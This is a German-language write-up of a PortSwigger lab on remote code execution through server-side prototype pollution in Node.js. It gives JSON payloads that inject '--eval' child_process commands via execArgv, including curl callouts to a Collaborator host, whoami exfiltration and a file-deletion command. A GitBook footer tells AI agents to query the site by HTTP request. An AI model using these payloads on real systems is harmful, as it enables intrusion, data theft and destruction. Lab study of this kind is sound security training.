> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md).
# Remote Code Execution über serverseitige Prototype Pollution
Notizen zur Remote Code Execution über serverseitige Prototype Pollution für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskont
### Remote Code Execution durch serverseitige Prototype Pollution
#### Laborkontext
* Anwendung basierend auf **Node.js** und dem Framework **Express**.
* Schwachstelle: **serverseitige Prototype Pollution** weil die Anwendung eine vom Benutzer kontrollierte Eingabe unsicher in ein serverseitiges JavaScript-Objekt zusammenführt.
* Ziel: Zu verschmutzen `Object.prototype` um Systembefehle einzuschleusen, die dann vom Server ausgeführt werden, dann **löschen** `/home/carlos/morale.txt`.
* Verbindung bereitgestellt: `wiener:peter` (in diesem Lab haben wir bereits hohe Rechte und Zugriff auf Admin-Funktionen).
#### Verwundbarer Einstiegspunkt: Adressaktualisierung

Die Funktion zur Aktualisierung der Adresse akzeptiert JSON. / Sie kann Verschmutzung enthalten über `constructor.prototype` (Beweis, dass Fusion gefährlich ist):
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```
#### Funktionalität

Als Administrator, ein **Wartungsaufgaben ausführen** Schaltfläche ist sichtbar.

Wenn Sie klicken, führt die Anwendung Aufgaben aus (z. B. Bereinigung) und zeigt an:
* Datenbankbereinigung → erfolgreich
* Dateisystembereinigung → erfolgreich
Der Client sendet ein ähnliches JSON:
```json
{
"csrf": "L7LME4ZyzauaCTOU9Nc4P0ZdaHHcCYYO",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"tasks": [
"db-cleanup",
"fs-cleanup"
]
}
```
Und der Server antwortet mit:
```json
{
"results": [
{
"name": "db-cleanup",
"description": "Datenbankbereinigung",
"success": true
},
{
"name": "fs-cleanup",
"description": "Dateisystembereinigung",
"success": true
}
]
}
```
Wichtige Beobachtung: Im Hintergrund scheint es, als starte ein Node.js-Prozess diese Aufgaben über einen **Kind-/Prozess** Mechanismus.
#### Ausnutzung: Node-Argumente einschleusen über `execArgv`
In Node.js können bei manchen Ausführungen Argumente zur Laufzeit über `execArgv`. / Idee: verschmutze `Object.prototype.execArgv` um ein `--eval=...` einzuschleusen, das einen Systembefehl über `child_process.execSync`.
```javascript
--eval=require('child_process').execSync('id')
```

Verwendete Nutzlast (Callback-Test an Burp Collaborator über `curl`):
```json
"__proto__": {
"execArgv":[
"--eval=require('child_process').execSync('curl https://m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
]
}
```
Dann lösen wir **Wartungsaufgaben ausführen** aus, um die Anwendung zu zwingen, den Prozess zu starten, der `execArgv`.

Wir erhalten tatsächlich eine Anfrage auf dem Collaborator → Ausführung bestätigt.
#### Kontextüberprüfung: Exfiltration `whoami`
Sie können den Benutzer über eine dynamische Subdomain exfiltrieren:
{% code overflow="wrap" %}
```json
"--eval=require('child_process').execSync('curl https://$(whoami).m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
```
{% endcode %}
Empfang: `carlos`
#### Letzter Schritt: Die angeforderte Datei löschen
Die bereinigte Pollution wird mit dem Löschbefehl gesendet:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"__proto__": {
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
}
```
Dann starten wir **Wartungsaufgaben** neu, um die Ausführung auszulösen.
Erwartetes Ergebnis: `/home/carlos/morale.txt` Datei gelöscht und Lab validiert.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.